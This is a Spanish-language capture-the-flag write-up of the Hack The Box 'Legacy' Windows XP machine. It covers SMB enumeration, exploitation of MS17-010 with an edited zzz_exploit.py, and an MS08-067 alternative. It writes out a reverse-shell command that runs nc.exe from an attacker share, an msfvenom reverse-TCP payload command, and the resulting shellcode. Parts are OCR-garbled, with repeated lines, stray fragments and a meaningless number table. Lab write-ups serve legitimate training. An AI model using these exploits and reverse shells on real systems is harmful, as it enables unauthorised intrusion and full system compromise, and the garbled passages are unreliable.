Legacy es una máquina bastante sencilla para principiantes que demuestra los riesgos potenciales de seguridad de SMB en Windows. Solo se necesita un exploit disponible públicamente para obtener acceso de administrador

#### 0.1. Escaneo:

nmap -Pn --open 10.10.10.4 -T4

Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-19 20:39 -05

Nmap scan report for 10.10.10.4 (10.10.10.4)

Host is up (0.073s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT STATE SERVICE

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds}

versiones:

nmap -Pn -sCV -p135,139,445 10.10.10.4 -T4

Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-19 20:41 -05

Nmap scan report for 10.10.10.4 (10.10.10.4)

Host is up (0.075s latency).

#### PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows XP microsoft-ds

Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows\_xp

### Host script results:

| smb-security-mode:

accountused:

| authentication\_level: user | challenge\_response: supported

| messagesigning: disabled (dangerous, but default)

| smb-os-discovery:

OS: Windows XP (Windows 2000 LAN Manager)

| OS CPE: cpe:/o:microsoft:windows\_xp::-

| Computer name: legacy

| NetBIOS computer name: LEGACY\x00

| Workgroup: HTB\x00

| System time: 2024-02-25T05:39:45+02:00 |\_smb2-time: Protocol negotiation failed (SMB2)

\_clock-skew: mean: 5d00h57m38s, deviation: 1h24m50s, median: 4d23h57m38s

\_nbstat: NetBIOS name: LEGACY, NetBIOS user: , NetBIOS MAC: 00:50:56:b9:8b:5c (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 17.26 seconds

Descubro que tenemos un sistema operativo Windows XP muy antiguo

ingreso con rpclient para validar si nos deja acceder

rpcclient -U "" 10.10.10.4 -N

```
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

rpcclient $> enumdomgroup

command not found: enumdomgroup

rpcclient $> enumdomgroups

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

rpcclient $> queryinfo

command not found: queryinfo

rpcclient $> queryuser

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

mpcclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

rpcclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

rpcclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

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rpcclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

rpcclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

rpcclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

rpcclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

rpcclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

pecclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

pecclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

pecclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

pecclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

pecclient $> querydispinfors y enumdomgroups en

do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED

pecc
```

como se ve en la imagen intente con enumdomusers, enumdomgroup, queryuser y querydispinfo, pero no me tiro nada

también tiro de enum4linux y encuentro algunas cosas que podrían ser útiles

```
enumdomgroup, queryuser y querydispinfo pero no

smbclient -U 'tyler' \\10.10.10.97\recursoaacc

smbclient -U 'tyler' \\10.10.10.97\recursoaacc

smbclient -U 'tyler' \\10.10.10.10.97\recursoaacc

smbclient -U 'tyler' \\10.10.10.10.19

smbclient -U 'tyler' \\10.10.10.10.10

smbclient -U 'tyler' \\10.10.10.10

smbclient -U 'tyler' \\10.10.10.10
```

```
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/n) on Mon Feb 19 20:59:17 2024 ows XP mu

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/n) on Mon Feb 19 20:59:17 2024 ows XP mu

Ordenar por nombre de archi.

Ingreso con roclient para validar si nos deja acceder roccilent -U "" 10.10.10.4 -N

[[Pasted image 20240219205429.png]]

Weername architecture of the property dueryusery queryuspinto, pero no

Password 10.10.10.4

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none nada

A SMB port 445

Target Information | Ingreso con roclient para validar si nos deja acceder roccilent -U "" 10.10.10.4 -N

[[Pasted image 20240219205429.png]]

Como se ve en la imagen intente con enumdomusers, enumdo también tiro de enum4linux y encuentro algunas cosas que po
```


Utilizo el script de n<br/>map vuln para ver si existe alguna vulnerabildiad en los servicios escaneados n<br/>map -Pn -sV --script vuln 10.10.10.4

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 21:13 -05
 lmap scan report for 10.10.10.4 (10.10.10.4)
Host is up (0.074s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open smicrosoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Host script results:
_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
 _samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
 smb-vuln-ms10-054: false
 smb-vuln-ms08-067:
   VULNERABLE:
    Microsoft Windows system vulnerable to remote code execution (MS08-067)
      State: VULNERABLE
      IDs: CVE:CVE-2008-4250
            The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
            Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
            code via a crafted RPC request that triggers the overflow during path canonicalization.
      Disclosure date: 2008-10-23
      References:
        https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
  smb-vuln-ms17-010:
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
        A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).
```


también podemos ejecutar el script vuln de modo más silencioso con vuln and safe nmap --script "vuln and safe" -p135,139,445 10.10.10.4

```
nmap --script "vuln and safe" -p135,139,445 10.10.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 22:17 -05
Wmap scan report for 10.10.10.4 (10.10.10.4)
Host is up (0.073s latency).
PORT
     STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Host script results:
 smb-vuln-ms17-010:
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
         servers (ms17-010).
     Disclosure date: 2017-03-14
      References:
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
 map done: 1 IP address (1 host up) scanned in 28.82 seconds
```

en este caso si solo nos tira el ms17-010 que corresponde a *EternalBlue SMB Remote Windows* Buscamos el exploit por GitHub MS17-010 GitHub



Ingreso al primero y clono el repositorio



ejecuto la funcion checker.py pero me tira error python2 checker.py 10.10.10.4

```
python2 checker.py 10.10.10.4

Traceback (most recent call last):

File "checker.py", line 1, in <module>
from mysmb import MYSMB

File "/home/kali/machineshtb/Legacy/MS17-010/mysmb.py", line 3, in <module>
from impacket import smb, smbconnection

ImportError: No module named impacket
```


Averiguando un buen rato parece que no tengo imapacket instalado por lo cual lo instalo con pip3 pip3 install impacket

```
IIIdCIIIIIESIICD/LEgacy/M31/-U1U
  pip3 install impacket
Command 'pip3' not found, but can be installed with:
sudo apt install python3-pip
Do <sup>o</sup>you want ito install it?r(N/y)yr nombre de archi.
sudo apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information in Done
The following packages were automatically installed and are no longer re
 gir1.2-gtksource-4 libamtk-5-0 libamtk-5-common libavif15 libboost-fi
 liborcus-0.17-0 liborcus-parser-0.17-0 libplacebo292 libutf8proc2011bb
 python3-apscheduler python3-pyminifier python3-quamash
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
 python3-pip-whl
The following packages will be upgraded:
 python3-pip python3-pip-whl
2 upgraded p 0 newly installed, 0 to remove and 1347 not upgraded.
Need to get 3,117 kB of archives.
```

sin embargo al ejecutar tampoco funciono por lo cual lo intneto con pip2

```
| Townstant impacket | Townsta
```

y tambien me tira error por lo cual avergiuo tambien temas de entorno virtual https://tecadmin.net/use-virtualenv-with-python2/https://python.land/virtual-environments/virtualenv



Sin embargo, al crear varias veces el entorno virtual me tira un error, pero buscando más a fondo encontré la siguiente solución

https://stackoverflow.com/questions/76506047/cant-create-virtual-environment-with-python-2-7/usr/bin/python2.7 -m virtualenv entv

```
(Nalie Maii)-[-/machineshtb/Legacy]

// usr/bin/python2.7 -m virtualenv entv

created virtual environment CPython2.7.18.final.0-64 in 2473ms

creator CPython2Posix(dest=/home/kali/machineshtb/Legacy/entv, clear=False, no_vcs_ignore=False, global=False)

seeder FromAppData(download=False, pip=bundle, wheel=bundle, setuptools=bundle, via=copy, app_data_dir=/home/kali/.local/share/virtualenv)

added seed packages: pip==20.3.4, setuptools==44.1.1, wheel==0.37.1

activators NushellActivator,PythonActivator,FishActivator,CShellActivator,PowerShellActivator,BashActivator

encontre la siguiente solución

https://stackoverflow.com/questions/76506047/cant-create-virtual-environment-with-py

**SMB port 445**

**SMB port 445**

**SMB port 445**

**SMB port 445**

**Table Maii - I - /machineshtb/Legacy | pero no support sup
```

source bin/activate

```
Todos los comandos

(kali@ kali)-[~/machineshtb/Legacy/entv]

source bin/activate os enumerar usuarios y grupos con enumdomusers y enumdomgroups en caso de

(entv)(kali@kali)-[~/machineshtb/Legacy/entv]
```

instalo impacket en el entorno virtual de python2.7

```
~/macninesntb/Legacy/MS1/
   pip install impacket
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade
r Python 2.7 in January 2021. More details about Python 2 support in pip can be found a
21.0 will remove support for this functionality.
Collecting impacket
 Using cached impacket-0.11.0.tar.gz (1.5 MB)
Collecting pyasn1>=0.2.3
 Using cached pyasn1-0.5.1-py2.py3-none-any.whl (84 kB)
Collecting pycryptodomex
 Using cached pycryptodomex-3.20.0-cp27-cp27mu-manylinux2010_x86_64.whl (2.3 MB)
Collecting pyOpenSSL>=21.0.0
 Using cached pyOpenSSL-21.0.0-py2.py3-none-any.whl (55 kB)
Collecting six
 Using cached six-1.16.0-py2.py3-none-any.whl (11 kB) SEASONAL
Collecting | ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
 Using cached ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
Collecting ldapdomaindump>=0.9.0
 Using cached ldapdomaindump-0.9.4-py2-none-any.whl (18 kB)
Collecting flask>=1.0
 Using cached Flask-1.1.4-py2.py3-none-any.whl (94 kB)
Collecting future
 Using cached future-0.18.3.tar.gz (840 kB)
Collecting charset_normalizer
 Using cached charset-normalizer-3.0.1\tar\gz\(92\kB)
Collecting dsinternals
 Using cached dsinternals-1.2.4.tar.gz (174 kB)
```

Pero también me da error averiguando se soluciona instalado una versión vieja pip install impacket==0.9.22

```
-(entv)(kali@kali)-[~/machineshtb/Legacy/MS17-010]
   pip install impacket==0.9.22
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Pytor Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://
1.0 will remove support for this functionality.
Collecting impacket==0.9.22
 Downloading impacket-0.9.22.tar.gz (1.4 MB)
                                         1.4 MB 4.6 MB/s
Collecting pyasn1>=0.2.3
 Using cached pyasn1-0.5.1-py2.py3-none-any.whl (84 kB)
Collecting pycryptodomex
 Using cached pycryptodomex-3.20.0-cp27-cp27mu-manylinux2010_x86_64Pwhle(2T3 MB)2024022013204
Collecting pyOpenSSL>=0.13.1
 Using cached pyOpenSSL-21.0.0-py2.py3-none-any.whl (55 kB)
Collecting six
 Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
 Using cached ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
Collecting ldapdomaindump>=0.9.0
 Using cached ldapdomaindump-0.9.4-py2-none-any.whl (18 kB)
Collecting flask>=1.0
 Using cached Flask-1.1.4-py2.py3-none-any.whl (94 kB)
Collecting cryptography>=3.3
 Downloading cryptography 3.3.2-cp27-cp27mu-manylinux2010_x86_64.whl (2.6 MB)
                                         2.6 MB 94.0 MB/s
Collecting future
 Using cached future-0.18.3.tar.gz (840 kB)
Collecting dnspython
```

ahora ejecuto el script python checker.py python checker.py 10.10.10.4

La vulnerabilidad de Eternalblue tal como lo dice el postulado aprovecha las vulnerabilidades del SMBv1 https://www.avast.com/es-es/c-eternalblue

el script checker.py nos da un pipe la cual debemos utilizar en otro script para obtener el acceso

```
=== Testing named pipes ===
spoolss: Ok (32 bit)
samr: STATUS_ACCESS_DENIED
netlogon: STATUS_ACCESS_DENIED
lsarpc: STATUS_ACCESS_DENIED
browser: Ok (32 bit)
```

editamos el script zzz\_exploit.py y editamos la funcion smb\_pwn

```
72 def smb_pwn(conn, arch):
73
           #smbConn = conn.get_smbconnection()
74
75
          #print('creating file c:\\pwned.txt on the target')
          #tid2 = smbConn.connectTree('C$')
76
          fid2 = smbConn.createFile(tid2, '/pwned.txt')
78
          #smbConn.closeFile(tid2, fid2)
79
          #smbConn.disconnectTree(tid2)
80
          #smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
81
          service_exec(conn, r'cmd /c ping 10.10.14.4')
82
          # Note: there are many methods to get shell over SMB admin session
83
          # a simple method to get shell (but easily to be detected by AV) is
84
          # executing binary generated by "msfvenom -f exe-service ..."
85
```

Acá le pedimos nos haga un ping para ello levantamos un tcpdump sudo tcpdump -i tun0 icmp -n

```
kali@kali: ~/machineshtb ×

(entv)(kali@kali)-[~/machineshtb/Legacy/MS17-010]

sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes stall imp

Legacy

Legacy
```

ejecuto python2 zzz\_exploit.py 10.10.10.4 browser

```
python2 zzz_exploit.py 10.10.10.4 browser
Target OS: Windows 5.1
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x861c6da8
SESSION: 0xe1a72de0
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90lump -i tun0 icmp
nodify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe23f2f10
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe23f2fb0
overwriting token UserAndGroups
Done
   -(entv)(kali@kali)-[~/machineshtb/Legacy/MS17-010]
```

# y me da traza icmp

Bajo esta condición traigo netcat hacia la máquina y levanto un puerto de escucha

```
(kali@ kali)-[~/machineshtb/Legacy]

stepdum

(kali@ kali)-[~/machineshtb/Legacy]

striwraps nc -lvpn 123 Ordenar por nombre de archiminvalid local port n

(kali@ kali)-[~/machineshtb/Legacy]

striwraps nc -lnvp 123 aga un ping para ello levantamos listening on [any] 123 ...

sudo topdump -l tun0 lcmp -n
```

edito el zzz para que descargue netcat y lo ejecute \10.10.14.4\carpeta\nc.exe -e cmd 10.10.14.4 123

```
#smbConn.disconnectTree(tid2)


#smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
service_exec(conn, r'cmd /c \\10.10.14.4\carpeta\nc.exe -e cmd 10.10.14.4 123')
#service_exec(conn, r'cmd /c ping 10.10.14.4')
# Note: there are many methods to get shell over SMB admin session
# a simple method to get shell (but easily to be detected by AV) is
# executing binary generated by "msfvenom -f exe-service ..."
f smb_send_file(smbConn_localSrc_remoteDrive_remotePath):
```

obviamente aquí comento todo lo que no necesitamos de la función y solo dejo lo requerido levanto un smbserver impacket-smbserver carpeta .

ejecuto y tenemos acceso


```
| The Ratio | 123 | 123 | 123 | 124 | 124 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125 | 125
```

Como el comando whoami en xp no existe vamos directamente a la ruta de usuarios buscamos en internet donde están las rutas de los usuarios



C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator\Desktop>

Otra forma de obtener acceso a la máquina es con la vulnerabilidad MS08-067, busco en internet que exploit existe



sigo las instrucciones del github



ahora ejecuto

```
python ms08_067_2018.py
......
   MS08-067 Exploit
    This is a modified verion of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
    The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
    - Added support for selecting a target port at the command line.
      It seemed that only 445 was previously supported.
    - Changed library calls to correctly establish a NetBIOS session@for@SMB|transportdelgithu
    - Changed shellcode handling to allow for variable length shellcode Just cut and paste 4806 pool
Usage: ms08_067_2018.py <target ip> <os #> <Port #>
Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1 Universal, port 445
Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal, port 139 (445 could also be used)
Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal
Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English
Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)
Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3 English (NX)
Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3 English (AlwaysOn NX)
Also: nmap has a good OS discovery script that pairs well with this exploit:
map -p 139,445 --script-args=unsafe=1 --script /usr/share/nmap/scripts/smb-os-discovery 192.168.1.1
   (entornovirtual)(kali®kali)-[~/machineshtb/Legacy/ms08_067]
```

y nos dice que debemos especificar el sistema operativo y aparte al abrir el exploit vemos que debemos generar una shellcode

también nos da algunos ejemplos de shell code para ello utilizamos el tercero modificamos la ip y el port msfvenom -p windows/shell\_reverse\_tcp LHOST=10.10.14.4 LPORT=123 EXITFUNC=thread -b"\x00\x0a\x0d\x5c\x5f\x2e\x40" -f c -a x86 --platform windows copio el shellcode y lo pego en el script obviamente sin el; de al final

```
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4 dword xor chosen with final size 348
Payload size: 348 bytes
Final size of confile: d1491 byteser/reverse top
unsigned char buf[]4=3
"\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
'\x0e\xb7\xc8\x9b\xc0\x83\xee\xfc\xe2\xf4\x4b\x20\x19\xc0"
'\xb7\xc8\xfb\x49\x52\xf9\x5b\xa4\x3c\x98\xab\x4b\xe5\xc4"
'\x10\x92\xa3\x43\xe9\xe8\xb8\x7f\xd1\xe6\x86\x37\x37\xfc"
'\xd6\xb4\x99\xec\x97\x09\x54\xcd\xb6\x0f\x79\x32\xe5\x9f"
'\x10\x92\xa7\x43\xd1\xfc\x3c\x84\x8a\xb8\x54\x80\x9a\x11"
\xe6\x43\xc2\xe0\xb6\x1b\x10\x89\xaf\x2b\xa1\x89\x3c\xfc"
"\x10\xc1\x61\xf9\x64\x6c\x76\x07\x96\xc1\x70\xf0\x7b\xb5"
"\x41\xcb\xe6\x38\x8c\xb5\xbf\xb5\x53\x90\x10\x98\x93\xc9"
'\x48\xa6\x3c\xc4\xd0\x4b\xef\xd4\x9a\x13\x3c\xcc\x10\xc1"
"\x67\x41\xdf\xe4\x93\x93\xc0\xa1\xee\x92\xca\x3f\x57\x97"
'\xc4\x9a\x3c\xda\x70\x4d\xea\xa0\xa8\xf2\xb7\xc8\xf3\xb7"
'\xc4\xfa\xc4\x94\xdf\x84\xec\xe6\xb0\x37\x4e\x78\x27\xc9"
\x9b\xc0\x9e\x0c\xcf\x90\xdf\xe1\x1b\xab\xb7\x37\x4e\x90"
"\xe7\x98\xcb\x80\xe7\x88\xcb\xa8\x5d\xc7\x44\x20\x48\x1d"
"\x0c\xaa\xb2\xa0\x91\xca\xb9\xcc\xf3\xc2\xb7\xc8\xe0\x49"
'\x51\xa2\x8b\x96\xe0\xa0\x02\x65\xc3\xa9\x64\x15\x32\x08"
\xef\xcc\x48\x86\x93\xb5\x5b\xa0\x6b\x75\x15\x9e\x64\x15"
'\xdf\xab\xf6\xa4\xb7\x41\x78\x97\xe0\x9f\xaa\x36\xdd\xda"
\xc2\x96\x55\x35\xfd\x07\xf3\xec\xa7\xc1\xb6\x45\xdf\xe4"
'\xa7\x0e\x9b\x84\xe3\x98\xcd\x96\xe1\x8e\xcd\x8e\xe1\x9e"
\xc8\x96\xdf\xb1\x57\xff\x31\x37\x4e\x49\x57\x86\xcd\x86"
"\x48\xf8\xf3\xc8\x30\xd5\xfb\x3f\x62\x73\x7b\xdd\x9d\xc2"
"\xf3\x66\x22\x75\x06\x3f\x62\xf4\x9d\xbc\xbd\x48\x60\x20"
\xc2\xcd\x20\x87\xa4\xba\xf4\xaa\xb7\x9b\x64\x15;
```

```
41
42 # Reverse TCP to 10.11.0.157 port 62000:
43 shellcode=(
44 "\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
45 "\x0e\xb7\xc8\x9b\xc0\x83\xee\xfc\xe2\xf4\x4b\x20\x19\xc0"
46 "\xb7\xc8\xfb\x49\x52\xf9\x5b\xa4\x3c\x98\xab\x4b\xe5\xc4"
47 "\x10\x92\xa3\x43\xe9\xe8\xb8\x7f\xd1\xe6\x86\x37\x37\xfc"
48 "\xd6\xb4\x99\xec\x97\x09\x54\xcd\xb6\x0f\x79\x32\xe5\x9f"
49 "\x10\x92\xa7\x43\xd1\xfc\x3c\x84\x8a\xb8\x54\x80\x9a\x11"
50 "\xe6\x43\xc2\xe0\xb6\x1b\x10\x89\xaf\x2b\xa1\x89\x3c\xfc"
51 "\x10\xc1\x61\xf9\x64\x6c\x76\x07\x96\xc1\x70\xf0\x7b\xb5"
52 "\x41\xcb\xe6\x38\x8c\xb5\xbf\xb5\x53\x90\x10\x98\x93\xc9"
53 "\x48\xa6\x3c\xc4\xd0\x4b\xef\xd4\x9a\x13\x3c\xcc\x10\xc1"
54 "\x67\x41\xdf\xe4\x93\x93\xc0\xa1\xee\x92\xca\x3f\x57\x97"
55 "\xc4\x9a\x3c\xda\x70\x4d\xea\xa0\xa8\xf2\xb7\xc8\xf3\xb7"
56 "\xc4\xfa\xc4\x94\xdf\x84\xec\xe6\xb0\x37\x4e\x78\x27\xc9"
57 "\x9b\xc0\x9e\x0c\xcf\x90\xdf\xe1\x1b\xab\xb7\x37\x4e\x90"
58 "\xe7\x98\xcb\x80\xe7\x88\xcb\xa8\x5d\xc7\x44\x20\x48\x1d"
59 "\x0c\xaa\xb2\xa0\x91\xca\xb9\xcc\xf3\xc2\xb7\xc8\xe0\x49"
60 "\x51\xa2\x8b\x96\xe0\xa0\x02\x65\xc3\xa9\x64\x15\x32\x08"
61 "\xef\xcc\x48\x86\x93\xb5\x5b\xa0\x6b\x75\x15\x9e\x64\x15"
63 "\xc2\x96\x55\x35\xfd\x07\xf3\xec\xa7\xc1\xb6\x45\xdf\xe4"
